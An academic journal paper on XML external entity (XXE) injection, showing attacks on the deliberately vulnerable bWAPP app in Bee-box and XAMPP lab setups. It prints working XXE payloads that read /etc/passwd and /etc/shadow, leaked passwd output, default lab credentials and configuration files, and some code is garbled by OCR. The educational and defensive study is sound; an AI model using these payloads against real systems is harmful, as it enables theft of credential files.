Open Access Library Journal
2024, Volume 11, e11367
ISSN Online: 2333-9721
ISSN Print: 2333-9705

XML Attacks towards Different Targeted Operating Systems

Xueying Pan, Sharon Martin

Department of Computer Science and Engineering, Oakland University, Oakland, USA
Email: ivypan89@gmail.com

How to cite this paper: Pan, X.Y. and Martin, S. (2024) XML Attacks towards Different Targeted Operating Systems. *Open Access Library Journal*, **11**: e11367.
http://doi.org/10.4236/oalib.1111367

Received: February 27, 2024
Accepted: March 26, 2024
Published: March 29, 2024

Abstract

This paper is to study how Extensible Markup Language (XML) code injection attacks are widespread over web and cloud applications, databases, and multiple types of systems within major corporations that can be equated to system vulnerabilities. The attacks can be on the Application layer, Transport layer, or at the core of the Operating System. In this paper, we have explained a common translation tool translating web page information into other file types as XSLT can unknowingly inject malicious code into the system which could reach the code and render the system resources useless. By analyzing the specific XML elements, attributes, or structures that were found to be vulnerable to exploitation, we identify the root causes of kind of vulnerabilities including inadequate input validation and insecure XML parsing. We offer some examples of how exploitation techniques could be leveraged to manipulate XML messages or execute malicious code. From the successful exploitation of XML, we have assessed the potential impact on data integrity, confidentiality, and availability based on the sensitivity of the affected web systems or data. Illustration of attack scenarios could outline how hackers exploit the identified vulnerabilities to obtain their objectives. We discussed some mitigation strategies and defensive measures to reduce exploitation risks. We should aim at improving XML security in the design of more secure XML processing libraries, developing advanced threat detection methods, and integrating security mechanisms into XML-based standards and protocols.

Subject Areas

Web Vulnerability Attack, Data Security, Operating System Risk

Keywords

XML Security, XML Injection, XSLT, Operating System Security

1. Introduction

Exploits to manipulating data or compromising personal information are becoming widespread. Former researchers have found poor awareness of cyber security and lacking adequate time to test and QA web applications that both contribute to XML injection attacks, but they did not clearly illustrate how vulnerabilities could be exploited over real operating systems. [1] These attacks can be on the Application layer or deeper at the O/S level. Once infiltrated, the hacker can effectively work through the entire system leaving their mark that could be time bombed or dominant until an action is taken by an Input/output device. Our research will start with a translation tool commonly used on web applications and move to other areas of the system that can be exploited. There is a cost trade-off between securing data in a computer system and processing speed of transactions. This balance is consistently under scrutiny for program effectiveness, user expectations, and privacy breaches. As of late, there have been several data breaches published involving personal information. Man-in-the-middle attacks are quite prevalent where a hacker injects malicious code within the system and can exploit Admin information, including password information, and then use that information to look at files and stored customer information.

2. Types of XML Attacks

Server or client-side attacks can look benign at the surface, however digging deeper, it can be uncovered that the attacker has compromised the core of the operating system, which could influence processing speed, temperature, and shared resources. Unix, Linux, Windows, cloud-based systems, and hosted environments are all vulnerable to attacks, the most prevalent attack being brute-force which is an injection attack or Denial of Service (DOS) that denies services from the system and can attack the operating system rendering it useless. [2] Operating system security is vital but hard to achieve. Operating systems mainly run processes and allocate resources. Generally, one does not think about having an operating system compromised, but it can occur. When it does the novice user probably would not notice, and detection systems would have to be used to determine compromises. [3]

There are different types of XML attacks. First of all, if there is a file that has contents in the external entity and responds to an application request, this would be defined as retrieving documents by exploiting the XML external entity (XXE) injection attack. Secondly, when an intruder retrieves some sensitive data from performing a server-side request forgery attack, this way could be classified as making HTTP requests to some seriously vulnerable URLs that the application server could access to exploit an XML external entity vulnerability in a back-end targeted system. Thirdly, if a hacker could be able to exploit blind XML external entity injection attack for exfiltrating confidential information that is mainly transferred from an application server to a system which is controlled by the attacker, we could define this to be exploiting blind XML external entity exfiltrating data out-of-band. The final one is an attacker launches blind XXE vulnerability for triggering an XML parsing error message which includes some of the sensitive information that the attacker wants to retrieve. [4] (Figure 1)

3. Vulnerable Functions

Demonstration of a compromised system using a Linux virtual machine, we used a commonly used web application developers' tool; Extensible Markup Language (XML) to illustrate how easy it is to inject malicious code into the translation process. XML itself is quite outdated but is still widely used by developers for clients who would like to customize their information on invoices, reports, and web pages. There are already documented vulnerabilities with XML including two XML Billion Laughs (BIL), this vulnerability is known for inserting thousands of LOL messages into the system each time a line of code runs it exponentially adds LOL into the system compromising the CPU utilization and resources until the system is rendered useless. This is an example of a code injection in the web application however quickly affecting the processor speed and resources of the CPU. [5]

To retrieve data from a file system in the server-side application, an attacker needs to make modifications to the submitted XML via two different methods. The first one is the attacker editing a DOCTYPE element to define an external entity which includes the path to the targeted file. the other one is to exploit defined XXE when introducing an information value of an XML, which is used to make a returned response in the application server.

For instance, assuming a sugar application checks for the production level of a product by using the below XML to the MySQL database server:

```
<?xml v e r s i o n = ”1. 0”
e n c o d i n g = ”UTF 8”?>
<Production Check ><p r o d u c t I d>128
</p r o d u c t I d>
</Production Check>
```



XML document
Malicious XSLT document
XML Processor references malicious documents
New file/document with Malicious XML code
XML document
XSLT document
XML Processor references malicious documents
New file/document with Malicious XML code

Figure 1. Inserting code with XSLT.

The MySQL database in the bWAPP application server does not have specific defenses against XML external entity attacks so hackers could have the ability to exploit this kind of vulnerability to retrieve various root passwords such as Linux root password and Apache password.

We could see how to submit XXE payload for retrieving Linux root passwords from two different file paths including /etc/password and

/etc/shadow below:

```
<?xml v e r s i o n = ”1. 0 ” e n c o d i n g =”UTF 8”?>
<!DOCTYPE foo [ <!ENTITY xxe
SYSTEM ” f i l e : / / / e t c / shadow”> ]>
<Production Check ><p r o d u c t I d > &xxe ; </ p r o d u c t I d >
</ Production Check >
<?xml v e r s i o n = ” 1 . 0 ” e n c o d i n g = ”UTF 8”?><!DOCTYPE foo
[ <!ENTITY xxe SYSTEM
” f i l e : / / / e t c / passwd”> ]>
<Production Check ><p r o d u c t I d > &xxe ; </ p r o d u c t I d >
</ Production Check >
```

Because XML external entity injection attack has defined xxe to point to the targeted value of file contents in either /etc/password or

/etc/shadow and take especial entity within a defined value of productid. Therefore, the bWAPP application server could have responded to the following file contents:


```
Invalid product ID: root:x:0:0: root:/root:/bin/bash
daemon:x:1:1:daemon:
/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin
/ n o l o g i n , , , , , ,
```

As captured request and response in Figure 2.

There have been instances where people have explored the potential vulnerabilities associated with Extensible Markup Language (XML) and its use in translation processes. Florian as a PhD student discovered an accidental XML injection attack on his blog which he could hack a web server of the University via XML code injection. His personally identifying information had been displayed along with similar data of other users by simply deleting one number from the ID field of the applicant. There are some vulnerable surfaces' examples including applications that rely on XML-based protocols, applications that store XML documents in a database, and applications that support XML-based document formats and data import, etc. XML injection study found that a threat actor could bypass web app authentication measures of a user, read an organization's stored sensitive data, modify XML files of a user, and carry out XML-based denial of service attacks. [1]

4. Exploiting an XML Attack

In our project, we use two different ways to perform an XML attack. The first is



```
<?xml version="1"?>
<!DOCTYPE stockCheck [ <!ENTITY
xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;
</productId></stockCheck
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```


Figure 2. The XML external entity injection attack [4].

using Bee-box software and bWAPP web application to exploit a typical XML attack which is always launched by an attacker to verify that manipulation is possible. Bee-box software mainly offers kind of ways to hack and deface the bWAPP website and we would conduct various penetration tests for people to discover and prevent web vulnerabilities. [6] After successfully collecting the IP address for a targeted hostname, the attacker could be able to launch an XML injection attack. During this process, I will be going to explain step-by-step instructions with clear screenshots to show our project's results. Our XML attack needs to get an IP address for a database server or web application server so that we select Bee-box software which has a pre-installed bWAPP database server on the virtual Linux operating system and do not need to figure out some of the configuration files for the Linux VM machine to connect to the bWAPP database server. On the other hand, Bee-box allows us to explore all bWAPP vulnerabilities and hack the bWAPP website to get root access. To make XML attack work on the bWAPP website, we will need to set the security level to be "low" mode on the login page of the bWAPP website which could keep itself an insecure web environment and automatically turn off some mitigation mechanisms of their website.

Now let's start our XML external entity attack towards the first virtual Linux OS machine. The first step is to select a low-security level on the login page of the bWAPP website. At the same time, we could run a specific command ¡ifconfig¿ to get an IP address for the targeted hostname as shown in **Figure 3**.


Next, we are going to log in bWAPP website by using the default credentials as **Figure 4** shown: After having successfully logged in bWAPP website at http://localhost/bWAPP/login.php, we could choose one of the XML attacks from dropdown options of various vulnerabilities as **Figure 5**.

As we mentioned earlier, Bee-box as a Linux VM machine has pre-installed with bWAPP so that we could directly use it to hack the bWAPP website to get root access by exploring one of the above specific XML external entities vulnerabilities.



```
bee@bee-box:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:28:4a:71
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
```

Figure 3. An IP address for the targeted hostname.


http://10.0.2.15/bWAPP/login.php
bWAPP - XML/XPath Injection
bWAPP - Login
bWAPP
an extremely buggy web app !
Login
New User
Info
Talks & Training
Blog
/ Login /


Enter your credentials *(bee/bug).*

Login: bee

Password: ●●●

Set the security level: low

Figure 4. Default credentials for logging in bWAPP website.



bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

SQL Injection - Blind (SQLite)
SQL Injection - Blind (Web Services/SOAP)
XML/XPath Injection (Login Form)
XML/XPath Injection (Search)
/
/ A2 - Broken Auth. & Session Mgmt. /
Broken Authentication - CAPTCHA Bypassing
Broken Authentication - Forgotten Function
Broken Authentication - Insecure Login Forms

Figure 5. The XML external entity injection attack from Bee-box VM machine.

The second way is we think using XAMPP-VM software with the bWAPP tool in the MAC operating system because XAMPP is a crossing platform, which provides kind of local database, application, and web servers such as Apache, MySQL, PHP, and Perl on our current physical computer. What's more, it has automatically disabled some security features for different people like penetration testers or students to work on their PC works without accessing to internet. [8]. (Figure 6)

From Figure 7, we could use XAMPP to automatically assign an IP address for our local host at 192.168.64.2 and then click on Volumes tap to go directly inside of configuration location for resetting kind of PHP files before trying to communicate with the bWAPP website as Figure 8.






Figure 6. XAMPP tool for setting up a local database server (bWAPP) [7].



Status: ●

IP Address: 192.168.64.2

Figure 7. XAMPP tool for assigning an IP address for a local host.



Manage the stack exported data volumes

/opt/lampp

Name	Date Modified	Size	Kind
apache2	Feb 16, 2019 at 8:26 AM	--	Folder
bin	Feb 16, 2019 at 8:27 AM	--	Folder
cgi-bin	Feb 16, 2019 at 8:26 AM	--	Folder
COPYING.thirdparty	Feb 4, 2019 at 12:02 PM	86 KB	Docum
ctlscript.sh	Feb 16, 2019 at 8:26 AM	27 KB	shell sc
error	Feb 16, 2019 at 8:26 AM	--	Folder
etc	Today at 12:16 PM	--	Folder
htdocs	Today at 1:06 PM	--	Folder
icons	Feb 16, 2019 at 8:27 AM	--	Folder
img	Feb 16, 2019 at 8:26 AM	--	Folder
lampp	Feb 16, 2019 at 8:27 AM	16 bytes	Alias
lib	Today at 12:41 PM	--	Folder
libexec	Feb 16, 2019 at 8:26 AM	--	Folder
licenses	Feb 16, 2019 at 8:26 AM	--	Folder
logs	Today at 4:20 PM	--	Folder
manager-linux-x64.run	Feb 27, 2017 at 4:04 AM	3.4 MB	Docum
modules	Feb 16, 2019 at 8:27 AM	--	Folder
mysql	Feb 16, 2019 at 8:26 AM	--	Folder
pear	Feb 16, 2019 at 8:26 AM	--	Folder
php	Feb 16, 2019 at 8:26 AM	--	Folder
phpmyadmin	Feb 16, 2019 at 8:27 AM	--	Folder
proftpd	Feb 16, 2019 at 8:26 AM	--	Folder
properties.ini	Feb 16, 2019 at 8:27 AM	906 bytes	Docum
README-wsrep	Feb 4, 2019 at 12:02 PM	20 KB	TextEdi
RELEASENOTES	Feb 13, 2019 at 10:16 AM	705 bytes	TextEdi
sbin	Feb 16, 2019 at 8:27 AM	--	Folder
scripts	Feb 16, 2019 at 8:27 AM	--	Folder
share	Feb 16, 2019 at 8:27 AM	--	Folder
temp	Today at 4:20 PM	--	Folder
uninstall	Feb 16, 2019 at 8:27 AM	8.8 MB	Unix ex

Figure 8. XAMPP tool for setting up a local database server (bWAPP).

To connect to the bWAPP database local server on the MacOS computer, we have to first reset some of the PHP configuration files that are used for matching our local bWAPP database information including database username, database password, database hostname, and database name.

Figures 9-12 show updated configuration files before successfully logging in to the bWAPP website on the MacOS. [9]

Once above all configuration files have been correctly reset, we can open the bWAPP website at http://192.168.64.2/bWAPP/login.php.

Like the first XML exploiting method we mentioned before, we could enter the same default credentials to log into the bWAPP website as **Figure 13**. Then, we go to select one of the XML attack options after logging in bWAPP portal as **Figure 14** shows.

From **Figure 14**, we can observe bWAPP website is an insecure web application server on the local machine when having the security level set to low mode since there is an insecure alert message at the top of the URL address bar and the security level information is listed at the top right corner of bWAPP main page. The bWAPP website has over 100 vulnerabilities which could be used for testing security issues in the different hosts supported by XAMPP. (**Figure 14**)


5. XML Exploitation Results

To analyze XML exploitation results, we could use a professional web vulnerability scanner, which is called Burp Suite Free Edition. [10] The main reasons are explained below: [11].

1) Attacking web application or web services tool B. Doing penetration testing on the targeted web application C. Capturing requests and responses after launching an XML attack D. Scoping our targeted application properly E. Having the ability to trigger potential security vulnerability toward a vulnerable operating system F. Digging deep into exploitation results and validating our findings After having the Burp suite free edition installed on our current MacOS, we could use an intruder tool to carry out an automated XML attack against web applications. Next, we manually manipulate and reissue an individual HTTP request and analyze the corresponding application by selecting the repeater tool from it. (**Figures 15-18**)


To decode the targeted application information, we could use the Decoder feature which is one of Burp suite free edition tools as below in **Figure 16**.

We have found a document type definition (DTD) contained in the XML documents that enables definition functioning in the XML entities via offering a substitution string in generating a URL. The XML parser accessed the contents of the URL and transformed them back into the XML documents for further processing. During submission of an XML file which may have defined an external entity with a path location of a file, a hacker could first make a processing application to read the contents of a local file and then force the application to generate outbound requests to web servers that the hacker is unable to reach directly but could be able to bypass firewall restrictions or hide the source of XML




```php
    // Connection settings
    include("config.inc.php");

    // Connects to the server
     $link = new mysqli($server, $username, $password);

    // Checks the connection
    if($link->connect_error)
    {

        die("Connection failed: " . $link->connect_error);


    }

    // Checks if the database 'bWAPP' already exists
    if(!mysqli_select_db($link,$database))
    {

        // Creates the database 'bWAPP'
        $sql = "CREATE DATABASE IF NOT EXISTS bWAPP";

        $recordset = $link->query($sql);

        if(!$recordset)
        {

            die("Error: " . $link->error);

        }

        // Selects the database 'bWAPP'
         mysqli_select_db($link,"bWAPP");

        // Creates the 'users' table
        $sql = "CREATE TABLE IF NOT EXISTS users (id int(10) NOT NULL
            AUTO_INCREMENT,login varchar(100) DEFAULT NULL,password
            varchar(100) DEFAULT NULL,";
        $sql.= "email varchar(100) DEFAULT NULL,secret varchar(100)
```

Figure 9. Modified configuration file in install.php for bWAPP (database).




```php
<?php

/*

bWAPP, or a buggy web application, is a free and open source
deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and
to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks
from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Enjoy!

Malik Mesellem
Twitter: @MME_IT

bWAPP is licensed under a Creative Commons
Attribution-NonCommercial-NoDerivatives 4.0 International License (
http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyright © 2014
MME BVBA. All rights reserved.

*/

include("admin/settings.php");

// Connection settings
$server = $db_server;
$username = $db_username;
$password = $db_password;
$database = $db_name;

// Connection settings, used in older bWAPP versions
// $server = "https://192.168.64.2/phpmyadmin";
// $username = "root";
// $password = "pxy123";
// $database = "bWAPP";

?>
```

Figure 10. Modified configuration file in config.inc.php for bWAPP (database).




```php

bWAPP, or a buggy web application, is a free and open source
deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and
to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks
from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Enjoy!

Malik Mesellem
Twitter: @MME_IT

bWAPP is licensed under a Creative Commons
Attribution-NonCommercial-NoDerivatives 4.0 International License (
http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyright © 2014
MME BVBA. All rights reserved.

*/

// Connection settings
include("config.inc.php");

// Connects to the server
$link = new mysqli($db_server, $db_username, $db_password, $db_name);

// Checks the connection
if($link->connect_error)
{

    // @mail($recipient, "Connection failed: ", $link->connect_error);

    die("Connection failed: " . $link->connect_error);

}

// $link->close();

?>
```

Figure 11. Modified configuration file in the connecti.php for bWAPP (database).



```php
<?php

/*

bWAPP, or a buggy web application, is a free and open source
deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and
to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks
from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Enjoy!

Malik Mesellem
Twitter: @MME_IT

bWAPP is licensed under a Creative Commons
Attribution-NonCommercial-NoDerivatives 4.0 International License (
http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyright © 2014
MME BVBA. All rights reserved.

*/

// Database connection settings
$db_server = "localhost";
$db_username = "root";
$db_password = "pxy123";
$db_name = "bWAPP";

// SQLite database name
$db_sqlite = "db/bwapp.sqlite";

// SMTP settings
$smtp_sender = "bwapp@mailinator.com";
